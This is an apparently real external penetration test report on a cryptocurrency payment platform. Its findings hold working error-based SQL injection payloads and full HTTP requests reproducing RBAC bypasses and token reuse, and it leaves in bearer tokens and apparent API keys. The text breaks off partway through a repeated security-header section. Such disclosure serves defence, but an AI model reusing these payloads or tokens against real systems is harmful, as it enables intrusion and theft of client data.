

External penetration test report for Target Company project

Contents

Contents.....	2
Executive summary.....	3
Testing details.....	3
Reconnaissance.....	3
Discovery, Perimeter, Stateful Firewall and DNS Analysis.....	3
Result summary.....	4
Vulnerability Scanning.....	5
Scanners used.....	5
Summary of Scanning results.....	5
Penetration testing.....	6
Objectives.....	6
Network and Host Test Coverage: Common Network and Host Configuration Issues.....	6
Network and Host Test Coverage: Encryption.....	6
Application Test Coverage: Information Disclosure.....	7
Application Test Coverage: Authentication.....	7
Application Test Coverage: Authorization.....	8
Application Test Coverage: Data Validation - Reflection Issues.....	8
Application Test Coverage: Data Validation – Injection and Miscellaneous.....	8
Application Test Coverage: Session Handling.....	9
Application Test Coverage: Application Server Configuration Issues.....	10
Wireless Network Test Coverage.....	10
Social Engineering Test Coverage.....	10
Findings Details.....	10
Summary.....	31



Executive summary

The first objective of this penetration test was to fully examine Target Company systems and services to identify vulnerabilities that could allow an attacker to compromise the confidentiality, integrity or availability of those systems and services.

Our second objective was to prove exploitability of vulnerabilities

Third objective was to give recommendations to remediate detected issues.

Note: Due to priority of objectives not all of the issues were tested in full range of their potential impact. Full exploitation was not pursued if the vulnerability appeared to be systemic or if remediation was mandatory for PCI compliance, or if exploitation would have jeopardized either full test coverage or the stability of the systems under test.

Testing details

Reconnaissance

Reconnaissance step was conducted encompassing both active and passive techniques using Whois queries, Search engines, amass, DNSDumpster, gobuster and other web services and tools.

















Also main hosts were retrieved by examining knowledge base on Confluence, because services are placed behind VPN and being sure that we have maximum scope of targets was very important.

After recon step we got a scope of targets and additional endpoints (such as S3buckets) which will be listed in next section

Discovery, Perimeter, Stateful Firewall and DNS Analysis

At a minimum, an analysis was conducted from an external host to the target network with use of VPN profile allowing access inside of the target network. In this section we give a short summary of results, full results will be included in next sections.

Next targets were in scope in two isolated environments:

UAT env	PROD env
	
	
	
	
	
	
	
	
	

During pentest we were mainly concerned on UAT stage, because only there we were able to perform authorized analysis, so PROD stage was mainly under host analysis

Result summary

Based upon stateful firewall inspection tests, DNS queries, port scans and services identified (also tested for common misconfigurations or vulnerabilities), the network devices are well secured.

Vulnerability Scanning

Scanners used

Tool	Version	Wordlist/modules/comments
ZAP	2.12.0	Active and passive scans
Nikto	2.1.6	
Nmap	7.94	default, vuln, intrusive, brute, discovery and auth scripts
nuclei	2.9.6	
Burp Professional	2023.4.5	Intruder, Repeater, Scanner, Authorize, Additional Checks for Scanner, wfuzz wordlists
Gobuster	3.5.0	dirb big wordlist, subdomains wordlist (github danTaler/Wordlists)
sqlmap	1.6	risk 3 and level 5
dotdotpwn	3.0.2	
xsser	1.8.4	

Summary of Scanning results

Lot of low-severity findings such as missing Security Headers were detected, but also our team detected a lot more severe vulnerabilities such as SQL injections and authorization token reuse. More about detected issues will be described in next sections

Penetration testing

Objectives

The first objective was maximum test coverage; the second objective was safeguarding the stability of the systems under test, and the last objective was proof of exploitability. The priority of these objectives dictated that vulnerabilities were not necessarily pursued to the point of full exploitation and compromise. Full exploitation was not pursued if the vulnerability appeared to be systemic, or if remediation was mandatory by reason of compliance drivers, or if exploitation would have jeopardized either full test coverage or the stability of the systems under test.

Most of the tests we did on UAT stage in order to cover all functionality of prod-like environment and not interacting with real users data, but **imitate** it.

Network and Host Test Coverage: Common Network and Host Configuration Issues

Deprecated or vulnerable services	ArgoCD 2.5.5 (latest release - 2.8.0) strapi v4.0.5 (latest - 4.11.2) node 14.16.0
Open Administrative interfaces	No faults found.
Services open outside the VPN	No faults found.
Authentication Attacks	No faults found.

Network and Host Test Coverage: Encryption

Transport Protocol	One expired protocol detected
Transport Cipher Suites Support	No faults detected.
Clear Text Transport of Sensitive Data	Potentially possible, but with very small chance (Strict Transport Security Headers not set in some places)

Application Test Coverage: Information Disclosure

Robots.txt	No faults detected.
Comments	No faults detected.
Hidden Files	No faults detected.
Error Handling	Database shows SQLSTATE error, which discloses SQL injection possibility

Application Test Coverage: Authentication

User Account Enumeration	No faults found.
Guessable Accounts	UAT stage is full of guessable credentials, but it's not a PROD environment, so it's not critical for business. But ██████ in PROD environment has easy guessable credentials and it could be a great problem because of deprecated version of strapi and node working on that service.
Brute Force and Account Lockout	UAT passwords could be bruted easily and ██████ password on PROD stage could be bruted as well
Authentication Bypass	No faults found.
Password Recovery and Reset	No faults found.
Password Complexity	No faults found.
Secure Logout	No faults found.
Browser Caching	No faults found.
CAPTCHA Devices	No faults found.
MFA	No faults found.
Race Conditions	No faults found.

Application Test Coverage: Authorization

Path Traversal	No faults found.
Authorization Bypass	No faults found.
Privilege Escalation	No faults found.
RBAC	Severe RBAC issues detected. Some user roles are able to get information about other clients that is out of their permission scope.

Application Test Coverage: Data Validation - Reflection Issues

Reflected XSS	No faults found.
Persistent XSS	No faults found.
DOM Based XSS	No faults found.
XSS Flashing	No faults found.
Input Reflected in output	Issue detected. Low severity, no impact on the system

Application Test Coverage: Data Validation - Injection and Miscellaneous

SQL Injection	At least two endpoints are vulnerable to SQL Injections. It's a critical vulnerability.
LDAP Injection	No faults found.
ORM Injection	No faults found.

XML Injection	No faults found.
SSI Injection	No faults found.
XPath Injection	No faults found.
IMAP/SMTP Injection	No faults found.
Code Injection	No faults found.
OS Commanding	No faults found.
Buffer overflow	Potentially vulnerable if attacker could control e-mail address in X.509 certificate. It's almost impossible in our case, but potentially it's a high risk vulnerability (deprecated Nodejs on)
File upload vulnerabilities	No faults found.
HTTP Splitting/Smuggling	No faults found.
DoS	Potentially vulnerable if attacker could control e-mail address in X.509 certificate. It's almost impossible in our case, but potentially it's a high risk vulnerability (deprecated Nodejs on)

Application Test Coverage: Session Handling

Session Predictability	No faults found.
Encrypted transport	Minor findings
Cookie Attributes	Minor findings
Session Fixation	High risk vulnerability: refreshToken could be used as access token and vice versa
Session Re-Use	High risk vulnerability: refreshToken could be used as access token and vice versa
Cache Control	Minor findings (info)
CSRF Vulnerabilities	No faults found.

Application Test Coverage: Application Server Configuration Issues

File Extensions Handling	No faults found.
Old, Backup and Unreferenced Files	No faults found.
HTTP Methods and XST	No faults found.

Wireless Network Test Coverage

Out of scope.

Social Engineering Test Coverage

Out of scope.

Findings Details

Finding: SQL injection

Severity: Critical

Target(s): [REDACTED]

Description: SQL injection, also known as SQLI, is a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed. This information may include any number of items, including sensitive company data, user lists or private customer details.

Request

```

Pretty  Raw  Hex
1 POST ██████████ HTTP/2
2 Host: ██████████
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: ██████████
8 Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpcEFkZHIc3MiOiIzLjczLjE3Ni4yMDUiLCJleHAiOjE2ODc5ODU2MTMsImp0aSI6ImQxYzUy
NjhiLWI2N2YtNDUxZi05ZTQ1LWZyZDYyZi0wMm00Sj9.k3nRgkjK58oVScM0BwkskS7b5gk5AmUSomma9JFpmRWhkKcmiF4opDQuLc6XX_DSE5L
RgX6iFIFksliddi5kZtw74z-4NjxT4lqFe63eKVZvwA2vwtaesXgyp0DmUwXFIitmVU962d2AdG86UZ1E_IoETB3Yh4GMXGvT7tnhKYr4aCL9732mm
COKIUqCmeIpiZiMIL9mBiXaNowZDs9j-BkPy3Ce4VqfUWtILkwmB_I6KYbXG1_ddVInQV-JhDbq2sXL7qtWuxM160tiiLN2CrQAWvWlS41dCb8mcOk
dVWUfr4ua6p8MrHMfxnNV7DucGNRL2BDQ5XRPLKxgnlg5fag
9 Content-Type: application/json
10 Content-Length: 141
11 Origin: ██████████
12 Dnt: 1
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-site
16 Te: trailers
17
18 {
  "login": "",
  "brandName": "" and l=cast((SELECT concat('DATABASE: ',current_database())) as int) and 'l'=1",
  "role": "",
  "state": "activated"
}
19

```

Response

```

Pretty  Raw  Hex  Render
1 HTTP/2 500 Internal Server Error
2 Date: Tue, 27 Jun 2023 19:37:14 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 229
5 Access-Control-Allow-Credentials: true
6 Access-Control-Allow-Origin: ██████████
7 Vary: Origin
8 X-Request-Id: 10f0278f-7da6-4bc1-a037-9f2ca720ec7d
9 Cf-Cache-Status: DYNAMIC
10 Report-To:
██████████
11 Nel: {"success_fraction":0,"report_to":██████████,"max_age":604800}
12 Server: cloudflare
13 Cf-Ray: 7de024b82ae52bc0-FRA
14 Alt-Svc: h3=":443"; ma=86400
15
16 {
  "timestamp": "2023-06-27T19:37:14.2896517Z",
  "status": 500,
  "error": "internal server error",
  "message":
    "internal error: ERROR: invalid input syntax for type integer: \"DATABASE: ██████████\" (SQLSTATE 22P02)",
  "path": "██████████"
}

```

Request

Pretty Raw Hex

```
1 POST [REDACTED] HTTP/2
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: [REDACTED]
8 Authorization: Bearer
  eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpcEFkZHZlc3MiOiIiZlJjczJjE3Ni4yMDUuLCJleHAiOiJlE20Dc5ODASMTMsImp0aSI6ImQxYzUyUyNjhlWI2N2YtNDUxZi05ZTQ1LWZDY0YzZiOWMwOSJ9.k3nRgkjK58oVScM0BwkskS7bsgk5AmUSomma9JFpmFWHkKCmiF4opDQuLc6XX_DSESLf
  RgX6GifIFks1ddi5kZtw74z-4NJxT4lqFe63eKVZvva2vwtaesXgyp0DmUwXFiiVmVU962d2AdG86UZ1E_IoETB3Yh4GMXGvT7tnhKYr4aCL9732mm
  COKIUqCme1pZiMIL9mBiXaNawZDs9j-BkPy3Ce4VqfUwtILkwMb_I6KYbXG1_ddVInQV-JhDbq2sXl7qtWuxM160tiiLN2CrQAWvWL541dCb8mcQk
  dWUfr4ua6p8MrHMfxnNV7DucGNR12BDQ5XRPLKxgnlg5fag
9 Content-Type: application/json
10 Content-Length: 175
11 Origin: [REDACTED]
12 Dnt: 1
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-site
16 Te: trailers
17
18 {
  "currencies":[
  ],
  "name":"",
  "status":[
  ],
  "headquarterName":[
  ],
  "address":"",
  "transactionID":"" and 1=cast((SELECT concat('DATABASE: ',current_database())) as int) and '1'='1S'
19 }
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 500 Internal Server Error
2 Date: Tue, 27 Jun 2023 19:42:04 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 232
5 Access-Control-Allow-Credentials: true
6 Access-Control-Allow-Origin: [REDACTED]
7 Vary: Origin
8 X-Request-Id: b0b51d93-1d2e-4a62-81a8-a9f48acf3271
9 Cf-Cache-Status: DYNAMIC
10 Report-To:
  [REDACTED]
11 Nel: {"success_fraction":0,"report_to":["REDACTED"],"max_age":604800}
12 Server: cloudflare
13 Cf-Ray: 7de02bcd9bba9268-FRA
14 Alt-Svc: h3=":443"; ma=86400
15
16 {
  "timestamp": "2023-06-27T19:42:04.447417214Z",
  "status": 500,
  "error": "internal server error",
  "message":
    "internal error: ERROR: invalid input syntax for type integer: \"DATABASE: [REDACTED]\" (SQLSTATE 22P02)",
  "path": "[REDACTED]"
}
```

Note: More endpoints could be vulnerable to SQL injection, but it would be more effective to analyze code and find a problem there, not pentesting every single endpoint

Finding: RBAC issues

Severity: Critical

Target(s): 

Description:

1. Any user is able to get ALL transactions, that system keeps
2. HQ Admin user is able to get information about ANY user (out of his Headquarter)
3. HQ Admin is able to change currency settings of ANY user (out of his Headquarter)
4. HQ Admin is able to unassign ANY brand from ANY user

This example shows that any user can get all transactions and info about them no matter what role he has or what brands/headquarters are assigned to him. Also payload of user's query isn't checked (we used "test": "test" to prove it)

```

2 Host: ██████████
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: ██████████
8 Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpcEFkZHIjczMiOiIzLjczLjE3Ni4yMDUiLCJleHAiOiJlE2ODc5ODAsMTMsImp0aSI6ImQxYzUy
NjhiLWI2N2YtNDUxZi05ZTQ1LWMzZDY0YzZiOWMwOSJ9.k3nRgkjK58oVScm0BwkskS7bsgk5AmUSomma9JFpmRWHkKcmiF4opDQuLc6XX_DSE5Lf
RgX6iFIKs1ddi5kZtw74z-4NJxT4lqFe63eKVZvwA2vwtaesXgyp0DmUwXFiiVmVU962d2AdG86UZ1E_IoETB3Yh4GMxGvT7tNhKYr4aCL9732mm
COKIUqCme1pZiMIL9mBiXaNawZDs9j-BkPy3Ce4VqfUwtILkwMb_I6KYbXG1_ddVInQV-JhDbq2sXl7qtWuxM160tiiLN2CrQAWvWlS41dCb8mcQk
dVWUfr4ua6p8MrHMfxnNV7DucGNRl2BDQ5XRPLKxgnlg5fagS
9 Content-Type: application/json
0 Content-Length: 69
1 Origin: ██████████
2 Dnt: 1
3 Sec-Fetch-Dest: empty
4 Sec-Fetch-Mode: cors
5 Sec-Fetch-Site: same-site
6 Te: trailers
7
8 {
  "test":[
  ],
  "test": "",
  "test":[
  ],
  "test":[
  ],
  "test": "",
  "test": ""
9
10
11 }

```

```

    "transactionType": "CUSTOMER_CREATED",
    "confirmations": 0,
    "merchantCustomerId": "IMa+{{merchantCustomerId}}",
    "merchantTransactionId": "2fd54729-13f9-4072-ae86-e3ad73d1d426",
    "merchantId": "4ed54d3f-1994-422d-b70d-1ec6158f6d07",
    "blockchainTransactionId": null,
    "senderWalletAddress": null,
    "priceUsd": null,
    "priceEur": null,
    "priceCalculatedAt": null,
    "createdAt": "2023-05-31T11:40:14.065681Z",
    "expirationDate": null,
    "receiverWalletAddress": "0x0a88D0f339DD9fc20dF61386D728568D933b5610",
    "riskScore": null
  },
  {
    "transactionUuid": "02be578a-7495-4299-94f2-6881fd7f1ae6",
    "amount": null,
    "currency": "ETH",
    "state": "TIMEOUT",
    "transactionType": "CUSTOMER_CREATED",
    "confirmations": 0,
    "merchantCustomerId": "IMa+{{merchantCustomerId}}",
    "merchantTransactionId": "325185d9-0c94-4b77-84d2-26cf05c50843",
    "merchantId": "4ed54d3f-1994-422d-b70d-1ec6158f6d07",
    "blockchainTransactionId": null,
    "senderWalletAddress": null,
    "priceUsd": null,
    "priceEur": null,
    "priceCalculatedAt": null,
    "createdAt": "2023-05-31T11:06:56.672198Z",
    "expirationDate": null,
    "receiverWalletAddress": "0x82794736Dc1adA316A04030927F0Ad3941970B43".
  }

```

HQ Admin getting information about user:

Request

```
Pretty Raw Hex
1 GET [REDACTED] HTTP/2
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: [REDACTED]
8 Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpcEFkZHIjczMiOiIzLjczLjE3Ni4yMDUiLCJl eHAiOiJ E20Dc5ODI2OTcsImp0aSI6ImVmOT Ew
YjdmLWVhNjEtNGZhMS1hZjZlLTg2OTU0MDI4NTJhOCJ9.gM2_S9HbChMeWHkN_6DVyCz3euWIum3J3W7btOKGzkhzl cRUt Ut kghsTciTefM2Hh1Tq
AyazChPkXPfuX9gOHGVJ0K6xwRsJYjn1YNqkgkXSJus-j s2UL6hlWEX4GGI f cRRCxC7i XMf6UfMsdoQsr75- JLEzYiS0j qL D2oM74cHpUgwWTK rTT
9irMcbwzsKRPBpQxCf8ikGLD69gMCogNL AEs5t 4srwdOpZcPl Hia06d7-YJqj 28LQ7xroTujwxZdM_L7gaqNoEB4QExYqGLJk4peNZMkgHhUn3yc
H6V-tBcgejaKm2kDrT1-YsPrtpQTSmgj UIRDLU86wr8dkcw
9 Origin: [REDACTED]
10 Dnt: 1
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-site
14 Te: trailers
15
16
```

```
1 HTTP/2 200 OK
2 Date: Tue, 27 Jun 2023 20:07:34 GMT
3 Content-Type: application/json; charset=utf-8
4 Access-Control-Allow-Credentials: true
5 Access-Control-Allow-Origin: [REDACTED]
6 Vary: Origin
7 X-Request-Id: 5f4a774e-7e61-4733-b1fc-304f541db6ef
8 Cf-Cache-Status: DYNAMIC
9 Report-To:
[REDACTED]
10 Nel: {"success_fraction":0,"report_to":["REDACTED"],"max_age":604800}
11 Server: cloudflare
12 Cf-Ray: 7de05125c93c371d-FRA
13 Alt-Svc: h3=":443"; ma=86400
14
15 [
  {
    "uuid": "a948732c-3320-4e63-ad21-66f816f4397e",
    "apiKey": "5AmXMHAjT0dTHiTCwLakJTv974BLrhCIeH0RAok4P5A",
    "name": "pentest",
    "pspUser": "test",
    "pspKey": "test",
    "currencies": [
      {
        "currency": "BTC",
        "addressSource": "csv",
        "requiredConfirmations": 3,
        "enabled": false,
        "addressType": "segwit"
      },
      {
        "currency": "BUSD_ERC20",
        "addressSource": "csv",
        "requiredConfirmations": 4,
        "enabled": false,
        "addressType": "legacy"
      },
      {
        "currency": "BUSD_TRC20",

```

HQ Admin changes currency settings:

```
Pretty Raw Hex
1 POST [REDACTED] HTTP/2
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: [REDACTED]
8 Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpcEFkZHIjczMiOiIzLjczLjE3Ni4yMDUiLCJleHAiOiJlE20Dc5MzY3NTesImp0aSI6ImVmOTew
YjdmLWVhbjEtNGZMS1hZjZlLTg2OTU0MDI4NTJhOCIsInN1YiI6InRva2VuX3Zlcm1maWVkaW50LmF0cyx3RU8KxJ3F-56E3MHhk3aTn_7cU7rp
cejh39PJ4hcfpaXIUnL9bJ-SHzz4NMYi70USkfWgW50JDHTIBxf09is0W2mQfFRiZlanvneMLUPYRxHMxLU6DNe--KZ-dDjYtNHcEOs0F5GCC2h5G
y7mcJooIoNqn_to7gW7-hnRDBGffJ4xIB8z0b8otJw1WsvQlXLZywxnjGNrcVK0vWtV5U9oNAA_oWRcjIA9qtkvvyt-NwjVP2ShFmD5tDJG48Co60
hrfoK4m0NUlZZbPatV5uMpZyG0zpjwC32F7q7mdcXKlyxcGse89uMF0yPf05K7-bEIkpXGd7dKv8rTA
9 Content-Type: application/json
10 Content-Length: 67
11 Origin: [REDACTED]
12 Dnt: 1
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-site
16 Te: trailers
17
18 {
  "addressType": "segwit",
  "currency": "BTC",
  "requiredConfirmations": 3
}
```

```
Pretty Raw Hex
1 HTTP/2 201 Created
2 Date: Wed, 28 Jun 2023 06:53:37 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 1186
5 Access-Control-Allow-Credentials: true
6 Access-Control-Allow-Origin: [REDACTED]
7 Vary: Origin
8 X-Request-Id: 0fb522b7-3ed2-4741-bd93-aa20205d891c
9 Cf-Cache-Status: DYNAMIC
10 Report-To:
[REDACTED]
11 Nel: {"success_fraction":0,"report_to":["[REDACTED]"],"max_age":604800}
12 Server: cloudflare
13 Cf-Ray: 7de4038408106993-FRA
14 Alt-Svc: h3=":443"; ma=86400
15
16 {
  "uuid": "a948732c-3320-4e63-ad21-66f816f4397e",
  "apiKey": "5AmXMHAjT0dTHiTCwLakJTv974BLrhCIeHORAok4P5A",
  "name": "pentest",
  "pspUser": "test",
  "pspKey": "test",
  "currencies": [
    {
      "currency": "BTC",
      "addressSource": "csv",
      "requiredConfirmations": 4,
      "enabled": false,
      "addressType": "segwit"
    },
    {
      "currency": "BUSD_ERC20",
      "addressSource": "csv",
      "requiredConfirmations": 4,
      "enabled": false,
      "addressType": "legacy"
    },
    {
      "currency": "BUSD_TRC20",

```


HQ Admin can unassign any brand from any user:

```
Request
Pretty Raw Hex
1 POST [REDACTED] HTTP/2
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: [REDACTED]
8 Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpcEFkZlJlc3MiOiIzLjczLjE3Ni4yMDUiLCJleHAiOiJlE2ODc5MzY3NTEsImp0aSI6ImVmOTUwEwYjdmLWVhNjEtNGZhMS1hZjZlLTg2OTU0MDI4NTJhOCIsInN1YiI6InRva2VuX3Zlcm1maWVkaWV0Ln0iLCJ0eXkiOiJ3RU8KxJ3F-56E3MHhk3aTn_7cU7rpcejh39PJ4hcfpaXIUnL9bJ-SHzz4NMYi70USkfwGwS0JDHTIBxf09is0W2mQfFRiZ1anvneMLUPYRxHMxLU6DNe--KZ-dDjYtNHcE0s0F5GCC2h5Gy7mcJooIoNqn_to7gW7-hnRDBGffJ4xIB8z0b8otJw1WsvQLxLZywxnjGNrcVK0vWtV5U9oNAA_oWRcjIA9qtkvvyt-NWjVP2ShFmDStDJG48Co60hRfoK4mONULZZbPatV5uMpZYg0zpjwC32F7q7mdcXKlyxcGse89uMF0yPf05K7-bEIkpxGd7dKv8rTA
9 Content-Type: application/json
10 Content-Length: 40
11 Origin: [REDACTED]
12 Dnt: 1
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-site
16 Te: trailers
17
18 [
  "fb74a7d7-90cd-49af-a135-66b8752a7373"
]
```

```
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Wed, 28 Jun 2023 06:59:28 GMT
3 Content-Type: application/json; charset=utf-8
4 Access-Control-Allow-Credentials: true
5 Access-Control-Allow-Origin: [REDACTED]
6 Vary: Origin
7 X-Request-Id: 96cd118d-5e07-4687-a567-0f7ed0af3e8c
8 Cf-Cache-Status: DYNAMIC
9 Report-To:
[REDACTED]
10 Nel: {"success_fraction":0,"report_to": "[REDACTED]","max_age":604800}
11 Server: cloudflare
12 Cf-Ray: 7de40c17dc925c14-FRA
13 Alt-Svc: h3=":443"; ma=86400
14
15 {
  "success": [
    {
      "userID": "9061c60f-d65e-4d48-b7a2-88aa49ab59f8",
      "brandID": "fb74a7d7-90cd-49af-a135-66b8752a7373"
    }
  ]
}
```

Finding: very weak credentials

Severity: Critical

Target: [REDACTED]

Description: **PROD** admin panel of strapi service has same credentials as dev and uat environments and they are easy guessable

[REDACTED]

Finding: refresh and access tokens misconfiguration

Severity: High

Target: [REDACTED], [REDACTED]

Description: access token is a token that must be short living and refresh token is a long living token used to "renew" access token. But in our case refresh token and access token are doing same things, so refresh token could be used as access token and vice versa. If attacker captures only access token his session will be aborted in short period, but with refresh token he has permanent access to the services.

```
set-cookie: refreshToken=eyJhbGciOiJIUzU1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOiJlE2ODgwMjIzMDAsImV0aSI6IjZlZjlmZDc1LTcwYTIhNDBjYi1lNTc2LWZkNjI3ZyVkdndM3NSJ9.Bw_TTFedRuZ1whZ33w7BE0XX0R_QjclMslsU-CE3mJBBGzWDwNHQNP1DmQFtzzCYprcFe16DxtSjiaSNZydlJpGMvvhgbumfS95KPXCTow5m9DZ46p7RtOcrQHPHxe4pw7lZ2VbcjYAMPW7ZewnX925rllkhqHxfF9s2A5j4sMGi7_ODfRRRISF-yMDgwQIV4-klG8JLgPHb0w3fmxAVZC4Is6otBy9bju95j8G3jYh5BRFa4qI4DvuhEB9xGjQ9lIgdANMDPjr81z3Y7mFiILXFmw4Phd9nfnle7IE0lakOnUT0l7MiNbtibgti6U-XkDQ8fzIUCUNy-t0OaDofw; Expires=Thu, 29 Jun 2023 07:11:40 GMT; Path=/; HttpOnly; Secure; SameSite=None
```

Request

Pretty Raw Hex

```
1 GET [REDACTED] HTTP/2
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: [REDACTED]
8 Authorization: Bearer
  eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE2ODgwMjE3MDAsIm9aSI6IjZyYjlmZDc1LTcwYTItNDJiYi1iNTc2LWZkNjI3YzVkdjE3NSJ9.Bw_TTFedRuZlwhZ39w7BE0XX0R_Qj_cLMsIsU-CE3mJBBGzWDwNHQnp1DmQFtzCYprcFe16DxttSJiaSNZydIjPmVvhgbumfS9SKPXCTOw5m9DZ
  46p7Rt0CrQHPHxe4pv7IZ2VbcjYAMPW7ZewnX925rllkhqHxfFj9s2A5j4sMGL7_ODfRRISF-yMDgwQfV4-klG8JLgPHb0w3fmxAVZC4Ls6otBy9bju95
  j8G3jYh5BRFa4qI4DvuhEB9xGjQ9IIdANMDPjrBlz3Y7mFiLXfMw4Phd9nfnle7iE0lakOnUT0L7MiNbtibgti6U-XkDQ8fzIUCUNY-t00aDofw
9 Content-Type: application/json
10 Content-Length: 0
11 Origin: [REDACTED]
12 Dnt: 1
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-site
16 Te: trailers
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Wed, 28 Jun 2023 07:15:02 GMT
3 Content-Type: application/json; charset=utf-8
4 Access-Control-Allow-Credentials: true
5 Access-Control-Allow-Origin: [REDACTED]
6 Vary: Origin
7 X-Request-Id: b79a35ab-7ec0-4ce0-9b48-e879ae50efbc
8 Cf-Cache-Status: DYNAMIC
9 Report-To:
  [REDACTED]
10 Nel: {"success_fraction":0,"report_to":"[REDACTED]","max_age":604800}
11 Server: cloudflare
12 Cf-Ray: 7de422e2dcfb046e-FRA
13 Alt-Svc: h3=":443"; ma=86400
14
15 [
  {
    "uuid": "fb74a7d7-90cd-49af-a135-66b8752a7373",
    "apiKey": "CgTd8XQMuhFCLSNhdCr_7yW-m9ohnJwNg-ScJZDYGgy",
    "name": "pentest_test",
    "pspUser": "test",
    "pspKey": "test",
    "currencies": [
      {
        "currency": "BTC",
        ..
      }
    ]
  }
]
```

Finding: Missing/misconfigured/deprecated security headers

Severity: medium/low/info

Description: Security Headers are additional layer of security which makes information safer and harder to get it (e.g. with MITM attacks). That's not critical vulnerabilities, but they are important in scope of secure design of application.

Target: core.crpt2.best

1. Strict Transport Security Misconfiguration

Severity: Medium

The HTTP Strict Transport Security policy defines a timeframe where a browser must connect to the web server via HTTPS. Without a Strict Transport Security policy the web application may be vulnerable against several attacks:

- If the web application mixes usage of HTTP and HTTPS, an attacker can manipulate pages in the unsecured area of the application or change redirection targets in a manner that the switch to the secured page is not performed or done in a manner, that the attacker remains between client and server.
- If there is no HTTP server, an attacker in the same network could simulate a HTTP server and motivate the user to click on a prepared URL by a social engineering attack.

The protection is effective only for the given amount of time. Multiple occurrence of this header could cause undefined behaviour in browsers and should be avoided.

2. Content sniffing not disabled

Severity: Low

There was no "X-Content-Type-Options" HTTP header with the value *nosniff* set in the response. The lack of this header causes that certain browsers, try to determine the content type and encoding of the response even when these properties are defined correctly. This can make the web application vulnerable against Cross-Site Scripting (XSS)

attacks. E.g. the Internet Explorer and Safari treat responses with the content type text/plain as HTML, if they contain HTML tags.

Set the following HTTP header at least in all responses which contain user input:

X-Content-Type-Options: nosniff

3. Cross-site scripting filter misconfiguration

Severity: Low

No X-XSS-Protection header was set in the response. This means that the browser uses default behavior that detection of a cross-site scripting attack never prevents rendering.

The following header should be set:

X-XSS-Protection: 1; mode=block

Cross-site scripting (XSS) filters in browsers check if the URL contains possible harmful XSS payloads and if they are reflected in the response page. If such a condition is recognized, the injected code is changed in a way, that it is not executed anymore to prevent a succesful XSS attack. The downside of these filters is, that the browser has no possibility to distinguish between code fragments which were reflected by a vulnerable web application in an XSS attack and these which are already present on the page. In the past, these filters were used by attackers to deactivate JavaScript code on the attacked web page. Sometimes the XSS filters itself are vulnerable in a way, that web applications which were protected properly against XSS attacks became vulnerable under certain conditions.

It is considered as better practice to instruct the browser XSS filter to never render the web page if an XSS attack is detected.

Target: 

1. Strict Transport Security Misconfiguration

Severity: Medium

The HTTP Strict Transport Security policy defines a timeframe where a browser must connect to the web server via HTTPS. Without a Strict Transport Security policy the web application may be vulnerable against several attacks:

- If the web application mixes usage of HTTP and HTTPS, an attacker can manipulate pages in the unsecured area of the application or change redirection targets in a manner that the switch to the secured page is not performed or done in a manner, that the attacker remains between client and server.
- If there is no HTTP server, an attacker in the same network could simulate a HTTP server and motivate the user to click on a prepared URL by a social engineering attack.

The protection is effective only for the given amount of time. Multiple occurrence of this header could cause undefined behaviour in browsers and should be avoided.

Target: **1. Strict Transport Security Misconfiguration****Severity:** Medium

The HTTP Strict Transport Security policy defines a timeframe where a browser must connect to the web server via HTTPS. Without a Strict Transport Security policy the web application may be vulnerable against several attacks:

